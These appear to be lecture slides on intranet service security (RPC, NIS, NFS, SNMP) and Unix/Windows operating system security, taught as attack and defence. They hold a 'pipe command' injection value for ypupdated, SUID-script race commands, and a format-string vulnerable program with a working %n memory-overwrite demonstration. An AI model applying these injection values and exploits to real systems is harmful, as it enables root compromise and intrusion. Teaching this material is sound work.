Intranet Service Security

Lecture 4
Internet Security

Thomas Toth

Introduction

- Intranet
  - Local distributed environment and services
  - Common address space (e.g. IP subnet)
  - Common administrative policy
- Intranet Security
  - Trusted inside hosts
  - Protection against outside (e.g. firewall)
  - Requirements for performance/throughput
  - Insider threats (sniffing, spoofing)


Introduction

- Intranet Services
  - Centralized system file management
    - Authentication through the domain
    - Host/Address mapping (Network information)
    - NIS, NIS+
  - Centralized user file management
    - NFS
  - Centralized device management
    - SNMP
- Underlying communication protocol
  - Remote Procedure Call (SunRPC)

Remote Procedure Call

- Remote Procedure Call (RPC)
  - invoke functions on a remote computer
  - transparent network programming
- Sun RPC - Version 2 (RFC 1831)
  - Synchronous, asynchronous (callback)
  - XDR (eXternal Data Representation, RFC 1832)
    - Architecture independent data format
    - Interface Description Language (`rpcgen`)
  - UDP and TCP for exchanging data
- Instances
  - Distributed Computing Environment (DCE) - OSF
  - CORBA – OMG
  - Java Remote Method Invocation (RMI)

RPC Model



RPC Messages

RPC Request

IP Header	
UDP / TCP (+Length) Header	
XID (Transaction ID)	4
Call / Reply ID (0)	4
RPC Version (2)	4
Program Number	4
Version Number	4
Procedure Number	4
Credentials	8 + ≤ 400
Verifier	≤ 408 (used with secure RPC)
Function Call Parameters	

RPC Reply

IP Header	
UDP / TCP (+Length) Header	
XID (Transaction ID)	4
Call / Reply ID (1)	4
Status (0/1)	4
Verifier	≤ 408
Accept/Deny Status	4
Function Results	

RPC Authentication

- RPC Credentials (identify the client)
  - 8 byte flavour (type)
  - Up to 400 byte flavour dependent data
- Mandatory
  - AUTH_NONE
  - AUTH_SYS (AUTH_UNIX)
    - UNIX user, groud ids
- Optional
  - AUTH_DES
    - Secure RPC (public/privat key cryptography)
  - AUTH_KERB
    - Kerberos

RPC Authentication

- AUTH_SYS Problems
  - UNIX dependent
  - No global name space
  - Credentials can be faked easily
- Solution – Secure RPC
  - NetName (user + domain name)
    - Public/Private key pair for public key cryptosystem
  - Verifier to authenticate client AND server
    - Time stamps encrypted with conversation key in a private key manner (DES)
    - To prevent replay attacks, time stamps are only valid during a configurable time window (300 s)
    - Requires synchronized clocks (NTP)

Secure RPC

NSL

- Conversation Key
  - 56 bit key
  - created by the client and encrypted with session key
  - decrypted by the server with the same session key
- Session Key (Diffie-Hellman exponential-key exchange)
  - Client and server can both and independently create the session key from their public (PK) and private keys (SK)

PK(client) = (BASE ** SK(client)) mod MODULUS
PK(server) = (BASE ** SK(server)) mod MODULUS

$Session_{client}$ = (PK(S) ** SK(C)) = (BASE ** SK(S) ** SK(C)) = (BASE ** (SK(S) * (SK(C))
$Session_{server}$ = (PK(C) ** SK(S)) = (BASE ** SK(C) ** SK(S)) = (BASE ** (SK(C) * (SK(S))

Secure RPC

NSL

- Secret Key
  - Few hundred bits
  - Can be stored locally in /etc/keystore
  - Retrieved from a central storage by NIS
    - encrypted with DES and user password
    - decrypted key is kept in memory by the keyserv process (not in file)
    - destroyed on logout which makes non-interactive services more difficult
- No data protection – only authentication

RPC Port Mapper

NSL

- RPC services do not register at well-known ports
  - More RPC services possible than ports (2^{16})
- OS assigns random port –
  service registers at `portmapper (rpcbind)`
  - well-known port 111
  - UDP / TCP
  - Implemented as RPC server (known program, version and port)
    - PMAPPROC_SET
    - PMAPPROC_UNSET
- Clients retrieve port for desired service from portmapper
    - PMAPPROC_GETPORT (program, version, protocol → port)
    - PMAPPROC_DUMP (list of services)

RPC Port Mapper

NSL

- PMAPPROC_DUMP (`rpcinfo`)

```
chris@euler:/home/chris > rpcinfo -p
  Program  Vers  Proto    Port
   100000    2    tcp     111  portmapper
   100000    2    udp     111  portmapper
   100007    2    udp     717  ypbind
   100007    1    udp     717  ypbind
   100007    2    tcp     720  ypbind
   100007    1    tcp     720  ypbind
```

- Translation: Program name → Program number in `/etc/rpc`

RPC Port Mapper

NSL

- Vulnerabilities
  - RPC authentication problems
    - Denial-of-service by deregistration of services
    - Malicious services can be registered
      - secure flag (no remote registration, no privileged ports from unprivileged ones)
  - Information Leakage
  - RPC function call proxying
    - RPC function call invocation can be passed to the portmapper (when configured as proxy) which forwards them to the correct service. Service considers call as local invocation that bypasses authentication.

Network Information Service

NSL

- NIS by Sun Microsystems
- Centralized database
  - used to manage administrative system files (password, host lists)
- Consists of
  - Domains (administrative areas)
  - Maps (database tables)
  - Daemons (service providers)
- Formerly known as Yellow Pages (yp), but this name was trademarked by British Telecom

NIS Domain

NSL

- A domain is a set of hosts
  - Sharing the same database (maps)
  - Served by a NIS master server (and 0 or more slave server)
- Domain is characterized by domainname
  - Critical piece of information – doesn't use DNS names
  - Set/queried with command `domainname`
- Netgroups (= Access control inside a domain)
  - Similar to UNIX groups
  - Easy administration, restrict access
    - (hostname, username, domainname)

NIS Maps

NSL

- Store administrative information
  - ethers (byaddr, byname)
  - groups (byaddr, byname)
  - hosts (byaddr, byname)
  - passwd (byname, byuid)
  - rpc (bynumber)
  - etc.
- Substitue or augment system database files
  - plus sign (+) means stop reading the file and ask NIS
  - e.g. /etc/passwd

```
chris@euler:/home/chris > tail -n 2 /etc/passwd
chris:x:500:100::/home/chris:/bin/bash+::::::
```

NIS Tools

NSL

- Daemons
  - `ypserv` – YP server
  - `ypbind` – YP client for binding information
  - `rpc.ypupdated` – YP service to modify maps
- Tools
  - `ypcat map` – retrieve all key info from map
  - `ypmatch key map` – retrieve key info from map
  - `ypwhich` – get YP server name
  - `ypxfr map` – transfer map to local machine
  - `makedbm` – create YP databases

NIS Security

NSL

- NIS uses insecure RPC/XDR over UDP
- Information Leakage
  - ypcat passwd and crack
  - Firewall
- NIS Server Spoofing
  - ypbind connects to the NIS server
  - some version use broadcast
  - set up bogus NIS server and respond to broadcast
    - secure flag for ypbind – do not accept info from server at unprivileged port
  - serve whatever maps you like (passwd)

NIS Security

NSL

- NIS Server Racing
  - race against authentic NIS server to answer map requests for password maps
  - ypghost
  - http://www.mono.org/~arny/progs/ypghost/ypghost.html
  - Paper: „A Unix network protocol security study: Network Information Service“
- ypupdated
  - CERT Advisory 1995-17 (Slammer)
  - even when map changes are not successful
  - `make –f Makefile <your map>` is invoked
  - just use `“|command“` to have command executed under root

NIS+

NSL

- To combat the vulnerabilities of NIS, Sun has introduced NIS+
- NIS+ uses Secure RPC to protect from spoofing
- Problems
  - Early releases have been even less secure because of several bugs
  - Secure RPC not widespread because of crypto patent issues
- Tables instead of maps
  - addressed by column name – get rid of multiple maps
  - fine grained object right management

Network File System

NSL

- Network File System (NFS)
  - provides transparent access to files over the network
  - based upon RPC and UDP
  - uses UNIX file permission attributes (user, group, others)
  - Version 2 (RFC 1094) and Version 3 (RFC 1813)
- Implemented in OS kernel
  - transparent client access
  - performance reasons
- Clients *mount* remote file systems that are *exported* by servers (see `/etc/exports`)
- 2 protocols involved
  - NFS protocol
  - mount protocol

NFS Design

NSL

- NFS is designed connection- and stateless (at client side only!)
  - non-idempotent commands (e.g. delete file)
  - file locking
- Services used for NFS
  - portmapper
  - mount
  - nfs
  - lock manager
  - status monitor
- Lock manager and status monitor responsible for file locking
- Data is transported unencrypted

NFS File Handle

NSL

- Unique handle to objects at server (OS dependant)
  - opaque to client
  - uniquely references files and directories at server
- e.g. UNIX
  - 32 byte for Version 2, 64 bytes for Version 3
  - filesystem identifier (major, minor number)
  - file identifier (inode number)
  - generation count (increased for every unlink and recreate)
    - to prevent confusion if file is deleted and inode reused
    - “stale file handle“ errors
  - NO pathname needed

NFS Mount

NSL

- Initial negotiation between client and server
  - provided by `mountd` (RPC server)
  - retrieves information about exported filesystems
  - gets file handle for root of exported directory tree
- Server reads `/etc/exports` or `/etc/dfs/sharetabs`
  - specify which directories are exported
  - access control
    - who
    - type of access

```
/home/inst rw=gauss.infosys.tuwien.ac.at
```

NFS Mount

NSL

- Server Side Security – Options
  - `access=<machine-list>` - restrict access
  - `ro` – read-only access
  - `anon=<id>` - map requests from clients without ID
  - `secure` – force SecureRPC / only accept request from secure ports
  - `root_squash` – for requests for UID 0 to nobody
- `showmount`
  - `a` – list hosts that have directories mounted
  - `e` – list exported directories
- `mount`

NFS Protocol

NSL

- supports interoperability between platforms
  - some UNIX centric functions
- once a file handle (which is opaque) is obtained, a number of procedures can be invoked to deal with files and directories
  - CREATE, REMOVE, RENAME
  - LINK, SYMLINK
  - LOOKUP
  - GETATTR, SETATTR
  - READ
  - WRITE

NFS Statelessness

NSL

- NFS holds no state on behalf of clients
  - when file handle is correct, operations are executed
- UDP is unreliable, so some state is required
  - retransmissions
  - cache for recent non-idempotent function calls
  - idempotent ≠ non-idempotent functios
- improves recovery and scalability
- hard, soft and spongy mounts

NFS Version 3

NSL

- released 1995
- no fundamental changes to architecture
  - no security improvements
- File handle size increases from 32 to 64 bytes
- File length/offset increased from 4 to 8 bytes (abandon 4 GB limit)
- Maximum size for READ/WRITE dynamic (instead of 8K)
- Several functions have been added
- Principles
  - simple, fast
  - avoid anything controversial
  - backwards compatible

NFS Security

NSL

- For efficiency, most restrictions are enforced by the mount deamon
- NFS handles individual file accesses without checks, only superuser access is checked
  - obtained file handles can be used, even when host has been removed from access lists
- Aim is to obtain unauthorized file handles
  - file handle sniffing
  - file handle copies
  - client spoofing
    - when AUTH_SYS is used, clients can impersonate others
    - nfs shells

NFS Security

NSL

- File handle guessing
  - important directories and files have easy to guess low numbers and low generation counts
  - `fsirand` to randomize these values
- NFS hijacking
  - race against a NFS server to answer a legitimate request
  - especially interesting for binaries
- File handle substitution
  - point executable to attacker‘s version
- Binary patching
  - create a trojaned copy of executable
  - provide this modified version on client‘s requests

SNMP

NSL

- Simple Network Management Protocol
- protocol used to manage network elements
  - hosts, routers, switches, printers
  - query status
  - modify settings
- based on UDP and TCP (port 161, 162)
- 3 Versions
  - SNMP v1 (practically no security)
  - SNMP v2, v3 (improved security)
- SNMP v1 still widely deployed

SNMP

NSL

- Manager
  - client
  - Network Management Station
  - HP Open View, Tivoli
  - polls device
  - writes configuration
- Agent
  - server
  - at managed device
  - database (Management Information Base – MIB)
  - sends traps (asynchronous notifications)

MIB

NSL

- Management Information Base
  - database
  - contains variables that describe configuration of device
    - limited set of types (int, octet, IpAddress, Counter, etc)
    - composite (sequence ≅ struct, sequence of ≅ array)
  - Layout as tree structure
    - sequence of integers separated by dots
      - 1.3.1.6.2.1.7.1.0
    - human readable names
      - iso.org.dod.internet.mgmt.mib.udp.udpInDatagrams.0

SNMP Commands

NSL

- `get:` retrieve the value of given ID
- `get-next:` retrieve the next value of given ID
- `set:` set value of given ID
- `get-response:` used by agent to respond to get/set
- `trap:` used by agent to report an event / alert

SNMP Access Control

NSL

- Community / Write-Community (management) string
- Source Address of Request

- Community Strings are transferred in cleartext
- often set to well-known names
  - public, private, secret, write, manager, security
  - department, company names

- SNMP v3
  - User Security Model (USM) – authentication
  - View-based Access Control Model (VACM) – access control

SNMP Tools

NSL

- NET-SNMP
  - CMU, UC Davis, sourceforge

- `snmpwalk`
- `snmpget`
- `snmpset`

- included in most Linux distributions

SNMP Tools

NSL

```
chris@euler:/home/chris > snmpwalk 128.131.172.245
publicsystem.sysDescr.0 = 3Com SuperStack II
system.sysObjectID.0 = OID:enterprises.43.10.27.4.1.2.2
system.sysUpTime.0 = Timeticks: (694836211) 80 days, 10:06:02.11
system.sysContact.0 = Ing. Wolfgang Ailec, 18411
system.sysName.0 = sw-ea-6.kom.tuwien.ac.at


euler.1028 > sw-ea-6.snmp: GetNextRequest(25)
sw-ea-6.snmp > euler.1028: GetResponse(46) system.sysDescr.0="3Com
   SuperStack II„
euler.iad2 > sw-ea-6.snmp: GetNextRequest(28) system.sysDescr.0
sw-ea-6.snmp > euler.iad2: GetResponse(40) system.sysObjectID.0=E:3com
euler.1028 > sw-ea-6.snmp: GetNextRequest(28) system.sysObjectID.0
sw-ea-6.snmp > euler.1028: GetResponse(32) system.sysUpTime.0=694812153
euler.iad2 > sw-ea-6.snmp: GetNextRequest(28) system.sysUpTime.0
sw-ea-6.snmp > euler.iad2: GetResponse(54) system.sysContact.0="Ing.
   Wolfgang Ailec, 18411„
euler.iad2 > sw-ea-6.snmp: GetNextRequest(28) system.sysContact.0
sw-ea-6.snmp > euler.iad2: GetResponse(52) system.sysName.0="sw-ea-
   6.kom.tuwien.ac.at"
```


SNMP Security

NSL

- Information Leakage
  - network structure
- Write Access
  - reconfigure routing tables, status of interfaces, port lists
  - denial-of-service
  - reroute traffic to attackers machine
- Vulnerable to sniffing (plaintext strings)
- Vulnerable to spoofing (UDP)

NSL

Operating System Security

Internet Security

Thomas Toth

Introduction

NSL

- Single User Operating Systems
  - Windows 95/98
  - MacOS
- Multi User Operating Systems
  - UNIX, Linux
  - Windows NT (2000)
- Operating System Services
  - access control
  - resource and user management
  - shell

Single User OS

NSL

- Almost no security
- Local Security
  - vulnerable to viruses and trojan horses
  - vulnerable to unauthorized local access/console
- Remote Security
  - almost unbreakable remotely (nothing to attack)
  - vulnerable to denial-of-service (weak TCP/IP stack)
    - ping of death, winnuke, land attack
  - If file/print sharing is used
    - Registry can be accessed
    - Legion 9 (by Rhino) brute forces share passwords

Windows 95/98

NSL

- Registry
  - used to store system configuration
- Login Process
  - no authentication – simply press `cancel`
  - determine only profile, don‘t enforce restrictions
- Profile
  - desktop preferences
  - access to saved passwords (in .pwl files)
    - access shared resources, dial-up network
    - Resource Record – Triple `<type, name, passwd>`
    - `passwd` is encrypted with login password

Windows 95/98

NSL

- Password files
  - login password is not stored encrypted, instead
  - pwl-file is decrypted with login password and a checksum verified (using user name as well)
  - Windows 95 – algorithm very easy to crack
  - Windows 98 – stronger algorithm (RC4)
    - world-readable
    - vulnerable to brute force / dictionary attacks
    - `pwltool`
  - passwords are always converted to uppercase
  - unreliable caching mechanism

Windows 95/98 Attacks

NSL

- Screen-Saver protection
  - Ctrl-Alt-Del
  - CD-ROM autorun feature to execute programs
    - `autorun.inf` and entry “`open=progname`“
  - Password is stored in Registry (`95sscrk`)
- Malicious Code
  - Viruses
    - Mail attachments (Outlook), ActiveX, JavaScript
  - Trojan Horses
    - pretend to be useful or fun
    - Back Orifice, Netbus

Multi User OS

NSL

- Obviously – notion of multiple users, multiple tasks
- Authentication
- Access Control
- Privilege Management
- Accounting, Quotas

- Unix
  - file-centric
  - different flavours -Solaris/SunOS, HP-UX, Linux, AIX, ...
- Windows NT
  - object-oriented
  - single vendor
  - Security Monitor, tightly coupled host and network security

Unix - User Model

NSL

- User

  - identified by
    - user name (UID), group name (GID)
    - password (encrypted form)

  - user `root` (UID 0)
    - superuser, system administration
    - special privileges (access resources, modify OS)
    - cannot decrypt user passwords

Unix Authentication

NSL

- Passwords
  - user passwords are used as key for `crypt()` function
  - runs DES algorithm 25 times on block of zeros
  - 12-bit „salt“ – 4096 variations
    - chosen from date
    - prevent same passwords to map onto same string
    - make dictionary attacks more difficult
    - not secret
  - Password cracking
    - dictionary attack
    - `Crack`, `JohnTheRipper`

Unix Authentication

NSL

`/etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:daemon:/sbin:/bin/bash
lp:x:4:7:lp daemon:/var/spool/lpd:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
alice:AhZQb6A1oo8ys:500:100:Alice Cooper:/home/alice:/bin/bash
```

username password UID GID complete name home-dir login-shell

Unix Authentication

NSL

- Authentication
  - prompt (`/bin/login`)
  - user provides username and password
  - salt retrieved from `/etc/passwd`
  - zero block is encrypted
  - result compared with stored one
- Attacks
  - trojaned logins
  - tty tapping
  - social engineering

Unix Authentication

NSL

- Shadow passwords
  - password file is needed by many programs to map user-id to user-names
  - encrypted passwords are not
  - `/etc/shadow` holds encrypted password
  - account information
    - last change date
    - expiration (warning, disabled)
    - minimum change frequency
  - readable only by superuser (and privileged programs)
  - MD5-hashed passwords to slow down authentication

Unix – Group Model

NSL

- Users belong to one or more groups
  - primary group (stored in /etc/passwd)
  - additional groups (stored in /etc/group)
  - possibility to set group passwords
  - and become group member with `newgrp`
- `/etc/group`

```
users:*:100:
lab:*:101:alice

groupname : password : group-id : additional users
```


Unix – File System

NSL

- Tree structure
- File represented by *inode* (index node)
  - type
  - file size
  - reference counter
  - position on disk (block list)
  - access/modification time, inode modification time
  - UID/GUID of owner
  - permission bits
- Directory
  - holds mapping between file names and inodes

File System – Access Control

NSL

- Permission Bits – implement simple access control
  `umask, chmod, chown, chgrp`

`- rwx rwx rwx`

file-type user group other permission-bits

Type	r	w	x	s	t
file	read access	write access	execute	suid / sgid inherit id	sticky bit
directory	list files	insert, remove files	stat, chdir, execute files	new files have dir-gid	files only delete-able by owner

SUID Programs

NSL

- Each process has *real* and *effective* user / group ID
  - usually they are identical
  - real - determined by current user
    - login
    - su
  - effective – used to determine „rights“ of process
    - system calls – `seteuid()`
    - `suid` / `sgid` – bits
  - huge majority of exploits target suid-root programs
    - shell attacks, buffer overflows, input validation errors

Shell Attacks

NSL

- Environment Variables
  - $HOME, $PATH can modify behaviour of programs that operate with relative pathnames
  - $IFS – internal field separator
    - used to parse tokens
    - usually set to [\t\n] but can be changed to “/“
    - “`/bin/ls`“ is parsed as “`bin ls`“ calling bin locally
    - IFS now only used to split expanded variables
  - `preserve` attack (`/usr/lib/preserve` is SUID)
    - called “`/bin/mail`“ when `vi` crashes to preserve file
    - change IFS, create `bin` as link to `/bin/sh`, kill `vi`

Shell Attacks

NSL

- `system(char *cmd)`
  - function called by programs to execute other commands
  - invokes shell
  - executes string argument by calling `/bin/sh –c string`
  - makes binary program vulnerable to shell attacks
  - especially when user input is utilized
- `popen(char *cmd, char *type)`
  - forks a process, opens a pipe and invokes shell for `cmd`

Shell Attacks

NSL

- SUID shell scripts
  - generally bad idea
  - magic number `#!/bin/sh` in file x tells kernel to start `/bin/sh x`
  - create link "`-i`" to script that starts with `#!/bin/sh` `/bin/sh –i`
  - link to script, then invoke link and try to race it
    `ln suid-script tmp`
    `nice –20 tmp &` → `nice –20 /bin/sh temp`
    `ln attack-script tmp`
  - can be solved by /dev/fd (file descriptor used for invocation)

Core File Attacks

NSL

- Core dumps are created by programs on reception of certain signals (`SIGSEGV`)
- Core may contain valuable information (e.g. hashed passwords from /etc/shadow)
- Applications sometimes follow links to dump
  - e.g. AIX – dpid2 dumpded into /var/tmp (world writeable)
  - redirect link to arbitrary files
- Attacker kills suid process and causes coredumps

File Descriptor Attacks

NSL

- SUID program opens file
- forks external process – sometimes user-supplied
- on fork and execute
  - if `close-on-exec` flag is not set, new process inherits file descriptor
  - `launch` program works excactly like this
  - malicious attacker might exploit such weakness

Dynamic Library Attacks

NSL

- For dynamic linked executables
  - `ld.so` / `ld-linux.so` (dynamic linker)
  - Search path
    - `/etc/ld.so.cache` (built with `ldconfig` from `/etc/ld.so.conf`)
    - `/usr/lib` and `/lib`
    - `LD_LIBRARY_PATH` (dropped for suid programs)
  - `LD_PRELOAD` (dropped for suid programs)
- Some `telnetd` allowed the user to specify `LD_PRELOAD`

Symlink Attacks

NSL

- Many applications use temporary files
  - logging, locking, scratch data
- Temporary files
  - `/tmp` (world writeable)
  - often predictable or can be specified
  - program does not check for existance or follows links
- Attack
  - Insert link to interesting file and let privileged program modify it
  - Race: When program checks for tmp file existance, insert link after this check but before the file is actually accessed

Format String Vulnerability

NSL

- Whenever user supplied input is used with `*printf()`
  - `printf("Hello world\n"); // is ok`
  - `printf(user_input); // vulnerable`
- format string modifier in `user_input - %d %x`
  - if not enough values are present, values from the stack are used
  - %n – stores the number of characters already written into the memory location pointed to by its argument
  - you can use `printf` to write into (nearly) arbitrary memory locations

Format String Vulnerability

NSL

```
#include <stdio.h>

int main(int argc, char **argv){
   char buf[128];
   int x = 1;

   snprintf(buf, sizeof buf, argv[1]);
   buf[sizeof buf - 1] = '\0';

   printf("buffer (%d): %s\n", strlen(buf), buf);
   printf("x is %d/%#x (@ %p)\n", x, x, &x);
   return 0;
}
```


Format String Vulnerability

NSL

```
chris@euler:~/test > ./vul "%x %x %x %x %x %x“
buffer (39): 40017000 3 40017270 1 bffff690 4000a32c
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > ./vul "AAAA %x %x %x %x %x %x %x“
buffer (46): AAAA 40017000 3 40017270 1 bffff680 4000a32c 1
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > ./vul "AAAA %x %x %x %x %x %x %x %x“
buffer (55): AAAA 40017000 3 40017270 1 bffff680 4000a32c 1
   41414141
x is 1/0x1 (@ 0xbffff638)
```

Format String Vulnerability


```
chris@euler:~/test > perl -e 'system "./vul", "\x38\xf6\xff\xbf
   %x %x %x %x %x %x %x %x“'
buffer (55): 8öÿ¿ 40017000 3 40017270 1 bffff680 4000a32c 1
   bffff638
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > perl -e 'system "./vul", "\x38\xf6\xff\xbf
   %x %x %x %x %x %x %x %n“'
buffer (47): 8öÿ¿ 40017000 3 40017270 1 bffff680 4000a32c 1
x is 47/0x2f (@ 0xbffff638)
```

Useful exploit → next lecture (buffer overflows)